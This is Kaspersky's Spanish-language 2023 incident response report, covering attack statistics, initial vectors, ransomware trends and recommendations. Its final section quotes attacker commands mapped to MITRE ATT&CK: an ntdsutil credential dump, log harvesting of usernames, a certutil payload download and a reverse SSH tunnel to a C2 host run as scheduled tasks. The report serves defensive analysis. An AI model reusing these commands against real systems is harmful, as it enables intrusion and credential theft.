



Informe de analistas

Incident Response

Índice



Introducción

3



Tendencias de 2023

6



Recomendaciones

7



Duración del ataque

9



Por qué es tan crítica
la respuesta ante
incidentes

10



Vectores iniciales

11



Herramientas
y exploits

12



Diagrama de tácticas
y técnicas
de MITRE ATT&CK

19



Sobre Kaspersky

21



Introducción

Este informe de analistas contiene información sobre los ciberataques que Kaspersky ha investigado en 2023. Kaspersky proporciona una amplia variedad de servicios (respuesta ante incidentes, análisis forense digital, análisis de malware, etc.) para ayudar a las organizaciones que se ven afectadas por incidentes de seguridad de la información. Los datos que se utilizan en este informe provienen de organizaciones que han necesitado asistencia a fin de responder ante incidentes o realizar eventos profesionales para sus equipos internos de respuesta ante incidentes. Los servicios de investigación y respuesta ante incidentes están a cargo del Equipo Global de Respuesta a Emergencias (GERT) de Kaspersky, que cuenta con especialistas en Europa, Asia, América del Norte y del Sur, Medio Oriente y África.

El informe también incluye datos de especialistas del equipo de Investigación de Incidentes Informáticos y Fuerzas Cibernéticas Especiales, así como del equipo GReAT.

Estas estadísticas nos permiten identificar tendencias relacionadas con las amenazas más relevantes en organizaciones de diferentes sectores de la economía y de diferentes regiones. A su vez, esto nos permite desarrollar métodos de protección prioritarios y formular recomendaciones que, cuando se implementan, ayudan a las organizaciones a mejorar sus niveles de seguridad y prepararse para la respuesta ante incidentes en el futuro, lo que les posibilita prevenir o minimizar daños de potenciales ataques.

Ubicaciones geográficas de las solicitudes del servicio IR

Figura 1

Ubicaciones geográficas de las solicitudes del servicio Kaspersky Incident Response en 2023



La distribución geográfica del servicio cambió un poco recientemente, pero el volumen de solicitudes en el segmento ruso sigue creciendo. En 2023, se observó un aumento considerable de las solicitudes del servicio en la región del continente americano, que quedó en segundo lugar con el 21,82 % de las solicitudes.

Figura 2

Las tres regiones más atacadas





Mercados verticales y sectores

Figura 3

Distribución de las solicitudes del servicio Kaspersky Incident Response por sector




Figura 4

Los tres sectores más atacados



Gubernamental
27,89 %



Industria
17,01 %



Finanzas
12,24 %

Tendencias de 2023

Los ataques realizados a través de proveedores de servicio fueron una de las tendencias sobresalientes de 2023. El aumento en la cantidad de estos ataques no es una sorpresa; para los atacantes, este vector es una oportunidad de llevar a cabo un ataque a gran escala con mucho menos esfuerzo del que necesitarían para atacar a víctimas individuales. Detectar estos ataques requiere más tiempo, ya que las acciones de los atacantes suelen tener una gran similitud con las acciones de los empleados de los subcontratistas. La mitad de estos incidentes recién se detectaron después de descubrir una filtración de datos. Un cuarto de las víctimas fueron contactadas después de que se cifraran sus datos, y una de cada cuatro víctimas descubrieron el ataque debido a actividades sospechosas.

Otra tendencia que se mantuvo sin cambios durante los últimos años es el ransomware. Durante 2023, uno de cada tres incidentes estuvo relacionado con ransomware. Aunque el porcentaje de esos ataques disminuyó del 39,8 % al 33,3 % en comparación con el año anterior, el ransomware sigue siendo la principal amenaza para las organizaciones de todos los sectores de la economía y de todas las industrias.

En 2023, los ransomware que detectamos con mayor frecuencia fueron Lockbit (27,78 %), BlackCat (12,96 %), Phobos (9,26 %) y Zeppelin (9,26 %). La mitad de todos los ataques comenzó con la vulneración de una aplicación disponible públicamente. En el 40 % de los ataques, se utilizaron credenciales vulneradas (el 15 % se obtuvo a través de ataques de fuerza bruta). El 10 % restante se dividió uniformemente entre eventos de phishing y ataques a través de relaciones de confianza. La mayoría de los ataques de cifrado de datos finalizó al cabo de un día (43,48 %) o unos días (32,61 %). El resto demoró semanas (13,04 %) y solo el 10,87 % duró más de un mes. Casi todos los ataques de ransomware que duraron semanas y meses, también implicaron la filtración de datos, además del cifrado de datos.

Uno de cada tres incidentes está asociado con ransomware




Las herramientas más populares utilizadas por los atacantes

Herramientas de los atacantes

Los atacantes siguen usando muchas utilidades diferentes, pero Mimikatz y PsExec se mantienen como las herramientas más populares, ya que se usan en el 15,58 % y 13,64 % de los incidentes, respectivamente.



Mimikatz
15,58 %



PsExec
13,64 %

Impacto del ataque

El cifrado de datos se mantiene como el principal problema para las empresas atacadas y, aunque el porcentaje de empresas afectadas por ransomware disminuyó un poco en 2023, un tercio de las empresas que solicitó el servicio de respuesta a incidentes perdió datos a causa del cifrado. Al mismo tiempo, el porcentaje de empresas que se enfrentó a filtraciones de datos aumentó al 21,1 %. También vale la pena mencionar que las filtraciones de datos suelen estar acompañadas por un posterior cifrado de la infraestructura de la víctima.



Problemas principales: cifrado y filtraciones de datos

Descripción general y recomendaciones



Acceso

1. Reconocimiento
2. Desarrollo de recursos
3. Entrega
4. Ingeniería social
5. Explotación
6. Persistencia
7. Evasión de defensas
8. Mando y control

Exploit de una aplicación pública	42,37 %
Cuentas afectadas	20,34 %
Fuerza bruta	8,47 %
Relación de confianza	6,78 %



Recomendaciones

- ◆ Implementa políticas de contraseña sólida y autenticación multifactorial
- ◆ Elimina el acceso público a los puertos de gestión
- ◆ Establece una política de tolerancia cero para la administración de parches o medidas de indemnización para las aplicaciones públicas
- ◆ Asegúrate de que los empleados mantengan un nivel alto de seguridad



Herramientas de atacantes, incluidas las legítimas

9. Pivoting
10. Detección
11. Escalamiento de privilegios
12. Ejecución
13. Acceso a credenciales
14. Movimiento lateral

Descubrimos el uso de herramientas legítimas en casi uno de cada dos casos en 2023

Mimikatz	15,58 %
PsExec	13,64 %
Advanced IP Scanner	9,09 %
SoftPerfect Network Scanner	7,14 %
AnyDesk	5,19 %
Cobalt Strike	5,19 %
PowerShell	5,19 %
7zip	3,90 %

Los atacantes suelen usar diferentes utilidades en las etapas de Comando y control (25,58 %), Detección (20,93 %) y Ejecución (20,93 %).



Recomendaciones

- ◆ Implementa reglas para detectar las herramientas más comunes que utilizan los atacantes
- ◆ Utiliza una herramienta de seguridad con telemetría similar a EDR
- ◆ Evalúa constantemente los tiempos de reacción de las operaciones de seguridad con ejercicios de ataque
- ◆ Deja de usar software que aparece en la lista de herramientas utilizadas por atacantes dentro de la red corporativa



Extracción

15. Recopilación
16. Exfiltración
17. Impacto
18. Objetivos

Archivos cifrados	33,33 %
Filtración de datos	21,09 %
Active Directory comprometido	12,24 %



Recomendaciones

- ◆ Realiza una copia de seguridad de tus datos
- ◆ Trabaja en conjunto con un partner de acuerdos de respuesta ante incidentes para abordar los incidentes con SLA rápidos
- ◆ Implementa programas de seguridad estrictos para aplicaciones con información de identificación personal
- ◆ Implementa control de acceso seguro a datos importantes con prevención de pérdida de datos
- ◆ Forma continuamente al equipo de respuesta ante incidentes para que se mantenga al corriente y esté al tanto del panorama cambiante de amenazas

Madurez de la organización

Tras analizar los motivos de las solicitudes del servicio Kaspersky Incident Response, podemos dividirlos en dos grupos:

Grupo I
(se conocían los motivos y las consecuencias al momento de la solicitud)



Por lo general, estas víctimas toman conocimiento de un ataque cuando ya ha ocurrido y el daño es evidente.

Archivos cifrados	33,33 %
Filtración de datos	21,09 %
Robo de dinero	1,36 %
Destrucción	1,36 %
Servicio no disponible	1,36 %

Grupo II
(ataques con indicadores de actividad sospechosa)



Sobre la base de los resultados de nuestro análisis, estas actividades sospechosas tuvieron las siguientes consecuencias:

Active Directory comprometido	12,24 %
Persistencia instalada para impactos futuros	10,88 %
Falsa alarma	7,48 %
Manipulación de datos	4,08 %
Apropiación de cuentas	2,72 %
Ataque prevenido o no completado	1,36 %

El 42,2 % de todas las solicitudes están basadas en indicadores sospechosos como los siguientes:

Actividad de usuarios

Alertas de las herramientas de seguridad

Archivos y correos electrónicos

La actividad de la red

Desde luego, algunos de estos incidentes podrían haberse convertido en problemas más serios. Sin embargo, se pudo disminuir su impacto gracias a la detección temprana de los ataques.



Duración del ataque

Todos los casos de incidentes se pueden agrupar en tres categorías con distintos valores respecto del tiempo de permanencia del ataque, la duración de la respuesta ante incidentes, el acceso inicial y el impacto del ataque.



Corta
(horas y días)



Promedio
(semanas)



Duradera
(un mes o más)

Porcentaje de ataques

69,75 %

8,40 %

21,85 %

Duración media del ataque

Menos de 1 día

15 días

135 días

Impacto representativo

Ransomware

Ransomware y robo de dinero

Filtración de datos y ransomware

Vector inicial de ataque

Aplicaciones públicas
Cuentas vulneradas

Aplicaciones públicas

Relaciones de confianza
Aplicaciones públicas

Duración de la respuesta ante incidentes

Ataques que duraron hasta una semana.
Los principales ataques de ransomware de alta velocidad que representan la mayor amenaza incluso para las operaciones maduras de seguridad. Principalmente, conductas evidentes de agentes maliciosos que aprovechan elementos sencillos: problemas de seguridad fáciles de identificar y de disponibilidad pública

Ataques que duraron hasta un mes.
Debido al ransomware, muchos ataques son indistinguibles de los más rápidos (Corta). Muchos casos de este grupo presentan un lapso de tiempo considerable entre el acceso inicial y las siguientes etapas del ataque

Ataques que duraron más de un mes.
Períodos irregulares de fases activas y pasivas durante un ataque. La duración de las fases activas es muy similar a la del grupo anterior (Promedio)

40 horas



40 horas



46 horas



Motivos para solicitar el servicio

Positivos reales

Archivos cifrados	43,22 %
Filtración de datos	16,10 %
Archivos sospechosos	13,56 %
Actividad de usuario sospechosa	11,86 %
Alertas de las herramientas de seguridad	4,24 %
Accesos no autorizados	3,39 %
Robo de dinero	2,54 %
Actividad sospechosa de red	2,54 %
Servicio no disponible	1,69 %
Correos electrónicos sospechosos	0,85 %


Falsas alarmas (7,4 % de todas las solicitudes de servicio)

Actividad de usuario sospechosa	72,73 %
Actividad sospechosa de red	18,18 %
Alertas de las herramientas de seguridad	9,09 %

Los archivos cifrados fueron el principal motivo para solicitar el servicio en todas las regiones y los sectores, lo que sugiere que los programas de cifrado fueron la ciberamenaza más común durante 2023. La actividad sospechosa fue la segunda causa más común de las solicitudes y también representó la mayor cantidad de informes falsos.


Figura 5

Motivos de las solicitudes del servicio Kaspersky Incident Response por región




Vector inicial de ataque

En 2023, el método más común de vulneración inicial fueron las aplicaciones públicas. Descubrimos que un tercio de estas aplicaciones recibieron ataques a través de vulnerabilidades conocidas. También vale la pena destacar que más de la mitad de estas vulnerabilidades se detectaron en 2021 y 2022. Este vector inicial se encontró en el 42,37 % de los casos. La mayoría de las veces, estos ataques duraron menos de un día (en el 18,64 % de todos los incidentes). El motivo de la solicitud fueron el cifrado de datos en el 5 % de los casos y actividad sospechosa en el 10 % de los casos.



Otro vector de ataque inicial popular es el uso de credenciales de usuario vulneradas. Para el 2023, resaltamos por separado los casos en los que se utilizaron ataques de fuerza bruta para la vulneración (8,47 %) y los casos en los que los atacantes utilizaron cuentas ya vulneradas antes del incidente en investigación (20,34 %). Los ataques rápidos también prevalecen entre ellos (15,25 %, menos de un día; 8,47 %, menos de una semana). En este caso, el cifrado de datos y la actividad sospechosa fueron los principales motivos de las solicitudes: 14,06 % y 6,25 %, respectivamente.



En el pasado, se han realizado vulneraciones a través de relaciones de confianza, pero este año, su porcentaje disminuyó considerablemente (6,78 % de las vulneraciones). Este enfoque permite a los atacantes obtener acceso a decenas de víctimas a través de una única organización pirateada. En esta situación, pueden surgir dificultades adicionales para el equipo a cargo de la investigación, dado que no todas las organizaciones que son la fuente inicial del ataque comprenden la necesidad de una investigación completa y puede que no estén dispuestas a cooperar. Con este método de penetración, los atacantes a veces necesitan más tiempo desde el inicio del ataque hasta la fase final, de modo que la mitad de estos ataques duran más de un mes.

Herramientas y exploits de atacantes

En el 39,18 % de los ataques investigados, se encontraron pruebas del uso de utilidades legítimas por parte de los atacantes.

Estas utilidades incluyen las denominadas LOLBins¹ (utilidades que ya existen en las máquinas atacadas, como componentes del sistema operativo, etc.), utilidades de especialistas en seguridad de la información de los equipos rojo y de pruebas de penetración, así como marcos comerciales (Cobalt Strike, Metasploit, Acunetix).

Distribución y frecuencia de las herramientas utilizadas en incidentes

Frecuente: 20-25 %

Promedio: 8-15 %

Inusual: 1-8 %



Los marcos especializados como Cobalt Strike y los scripts de PowerShell tienen bastante popularidad entre los atacantes, pero Mimikatz y PsExec siguen siendo las herramientas más utilizadas.



¹ LOLBAS

Herramientas legítimas en MITRE ATT&CK

En la mayoría de los casos, los equipos de seguridad pueden mitigar el vector inicial del ataque con soluciones preventivas. Los vectores de ataque más comunes (exploit de aplicaciones públicas, cuentas vulneradas, correos electrónicos maliciosos) podrían haberse mitigado con la oportuna administración de parches, la implementación de soluciones de autenticación de varios factores con software antiphishing para defenderse de los ataques de phishing y la implementación de formación en concienciación sobre seguridad para empleados.

Incluso con estas medidas implementadas, los ataques pueden ocurrir de todas maneras, y es importante detectar los rastros del desarrollo de un ataque lo antes posible.

El creciente abuso de herramientas legítimas para ataques de persistencia y comando y control puede gestionarse mediante controles de seguridad capaces de detectar instalaciones o ejecuciones de herramientas no autorizadas (sin importar si se trata de malware o no). Además, Managed Detection and Response ofrece protección contra tácticas nuevas que utilizan diferentes herramientas para la ejecución, el acceso o la enumeración, y proporciona recomendaciones en función del riesgo.

Apropiación de dominio y ransomware

Los grupos de ransomware reutilizaron estrategias identificadas anteriormente para la intrusión usando herramientas similares². Los atacantes aprovecharon aplicaciones expuestas a Internet que implementaban módulos vulnerables para la ejecución remota de comandos (RCE). De esta manera, los grupos de ransomware se dirigían a servicios públicos respaldados por versiones vulnerables de log4j y orientaban su arsenal para aprovechar vulnerabilidades y poner en riesgo infraestructuras.

Exploit de aplicaciones públicas T0819

```
/Program Files/<VulnerableApp>/root/WEB-INF/lib/log4j-1.2.17.jar
```

Después de confirmar el aprovechamiento el atacante modificaba la cuenta local con privilegios responsable de la ejecución de la aplicación. El atacante ejecutaba comandos localmente para modificar la contraseña del usuario.

Manipulación de cuenta T1098

```
Usuario de la red <username> <new_password>
```

Luego, el atacante cargaba un conjunto de herramientas al sistema:

```
C:\Users\<username>\Documents\netscanold.exe  
C:\Users\<username>\Documents\mimikatz\x64\mimikatz.exe
```

El atacante luego ejecutaba Meterpreter en el sistema y obtenía acceso adicional y persistencia.

Creación o modificación de procesos del sistema (Windows Service) T1543:003

```
Svc: ghbjbl | Path: cmd.exe /c echo ghbjbl > \\.\pipe\ghbjbl
```

² MERCURY leveraging Log4j 2 vulnerabilities in unpatched systems to target Israeli organizations

Por último, una vez que confirmaba el acceso completo, el atacante instalaba la aplicación eHours para realizar tácticas de persistencia y C2.

Software de acceso remoto T1219

```
C:\Program Files\ehorus_agent\ehorus_uit.exe
C:\Program Files\ehorus_agent\ehorus_cmd.exe
C:\Program Files\ehorus_agent\ehorus_launcher.exe
```

Ataque de ransomware y aprovechamiento de aplicaciones dirigidas al público

Impacket y BloodHound son herramientas de seguridad conocidas para el movimiento lateral y la detección. Utilizan los protocolos de la red para recopilar información y reutilizar sesiones con el fin de ejecutar comandos remotos u obtener nombres de usuario y credenciales, pero la mayoría de sus cargas o scripts pueden detectarse con controles en endpoints.

Los atacantes decidieron usar una técnica diferente que utiliza el Intérprete de comandos y scripts (shell de comandos de Windows) para recopilar archivos evtx localmente en sistemas críticos para luego comprimir los archivos y moverlos a un sistema central. Una vez que se movían los archivos, se utilizaba un script nuevo para extraer nombres de usuario válidos basados en eventos 4624.

Enumeración de registros T1654, Intérprete de comandos y scripts (shell de comandos de Windows) T1059:003

Copiar el archivo en la carpeta pública:

```
copy $system32\winevt\Logs\Security.evtx $public\Security.evtx
```

Comprimir el archivo copiado y prepararlo para moverlo a un sistema principal:

```
Add-Type -A System.IO.Compression.FileSystem; $zipFile = [System.IO.Compression.ZipFile]::Open('c:\users\public\Security.zip', 'Update'); [System.IO.Compression.ZipFileExtensions]::CreateEntryFromFile($zipFile, 'c:\users\public\Security.evtx', 'Security.evtx'); $zipFile.Dispose()
```

Script para extraer nombres de usuario válidos a partir de registros evtx:

```
Get-Eventlog -LogName Security | where {$_.eventID -eq 4624 } | % {$_.ReplacementStrings[6] + ";" + $_.ReplacementStrings[5] + ";" + $_.ReplacementStrings[11]} | Export-csv guli_<Local_server>.csv -encoding utf8
```

```
Get-WinEvent -Path C:\users\public\Security_<server1>.evtx | where {$_.ID -eq 4624 } | Select -Property @{N='Domain'; E={$_.Properties[6].value}}, @{N='User'; E={$_.Properties[5].value}}, @{N='IP'; E={$_.Properties[18].value}} | Export-csv C:\users\public\guli_<server1>.csv -encoding utf8
```

El comando SSH.exe nativo para Windows y sus módulos pueden utilizarse para la táctica de comando y control, además de para exfiltrar información usando el mismo canal de conexión. Los atacantes identifican la ruta para llegar a los sistemas remotos donde los sistemas críticos permiten acceder a Internet y, una vez que confirman el acceso, pueden usar varios comandos para configurar una puerta trasera SSH a fin de enviar y recibir datos.

Tunelización de protocolo T1572, Tarea o trabajo programados T1053

Identificación del acceso a Internet:

```
ping <remote_IP>
ping <second_remote_IP>
```

Obtener las claves del host SSH público para el sistema C2:

```
ssh-keyscan -p 443 <remotelP>
```

Configurar las claves ssh locales y otorgar permisos:

```
ssh-keygen -f <path>/.ssh/id_rsa -t rsa -N "<passphrase>"
icacls <path>/.ssh/id_rsa /inheritance:r
icacls <path>/.ssh/id_rsa /grant:r "%username%":(R)
icacls <path>/.ssh/sshd_config /inheritance:r
icacls <path>/.ssh/sshd_config /grant:r "%username%":(R)
```

Configurar tareas que deben ejecutarse cada minuto. "Servidor SSH" e "Intercambio de clave SSH" para configurar una tunelización inversa:

```
schtasks.exe /create /sc minute /mo 1 /tn "SSH Server" /rl highest /np /tr "<path>\sshd\sshd.exe -f <path>/.ssh/sshd_config"
schtasks.exe /create /sc minute /mo 1 /tn "SSH Key Exchange" /rl highest /np /tr <path>\sshd\ssh.exe -i <path>\.ssh\id_rsa -N -R 22443:127.0.0.1:2222 -o StrictHostKeyChecking=no -o ServerAliveInterval=60 -o ServerAliveCountMax=15
```

La utilidad **ssh-keyscan** permite recopilar las claves del host SSH público. Se diseñó para poder desarrollar y verificar archivos `ssh_known_hosts`³.

Flax Typhoon

Durante el análisis de un incidente, se detectaron varias técnicas para la instalación y ejecución que utilizaban software legítimo y LOLBins. Se confirmó la presencia de Flax Typhoon, una organización taiwanesa de APT. La actividad inicial llevada a cabo por el atacante fue un script malicioso de PowerShell ejecutado para volcar credenciales.

Volcado de credenciales del SO (NTDS) T1003:003, Ejecución activada por eventos (perfil de PowerShell) T1546:013

```
cmd /c ntdsutil "ac i ntds" ifm "create full c:\PerfLogs\test" q q c:\windows\sysvol\domain\ntds\active directory\ntds.dit"
```

El comando de Windows `certutil` se utilizó para descargar y ejecutar el host de consola del archivo.

Transferencia de herramienta de infiltración T1105

```
certutil.exe -urlcache -split -f http://<edited>/conhost.exe
```

Se encontró un nuevo servicio sospechoso que se ocultaba como servicio de Windows Update y se vinculaba al archivo descargado recientemente.

³ [OpenBSD manual page server](#)

Servicios del sistema (ejecución del servicio) T1569:002

```
HKLM\SYSTEM\ControlSet001\Services\Windoos_update  
"C:\windows\temp\Crashpad\conhost.exe" /service
```

El archivo detectado se confirmó como un cliente VPN legítimo implementado para evitar la detección y filtración de la red para activar el acceso.

Tunelización de protocolo T1572

```
C:\windows\temp\Crashpad\conhost.exe  
Descripción del archivo: VPN de SoftEther  
Nombre de archivo original: vpnbridge.exe
```

Se identificó un segundo servicio en el sistema, con el nombre WorkService. Se detectó el dll correspondiente, relacionado con un agente Zabbix.

Software de acceso remoto T1219

```
Clave de registro: HKLM\SYSTEM\ControlSet001\Services\WorkService  
ImagePath: "C:\Windows\TAPI\dlldllhost.exe" --config "C:\Windows\TAPI\wshelper.dll"  
Nombre de archivo original: zabbix_agentd.exe  
Empresa: Zabbix SIA
```


Las vulnerabilidades más habituales

Las vulnerabilidades más habituales presentes en nuestro conjunto de datos para 2023 estuvieron relacionadas con SMBv1 (CVE-2017-0144 y CVE-2017-0143), Microsoft Exchange Server (CVE-2021-27065 y CVE-2021-26855) y FortiOS (CVE-2023-22640 y CVE-2023-25610).

El 62 % de las vulnerabilidades que hemos detectamos en los ataques permiten la ejecución remota de código (RCE), la mayoría de los cuales tienen exploits públicos disponibles en la Web superficial, lo que permite que los atacantes las aprovechen fácilmente y obtengan acceso al sistema objetivo (ITW).

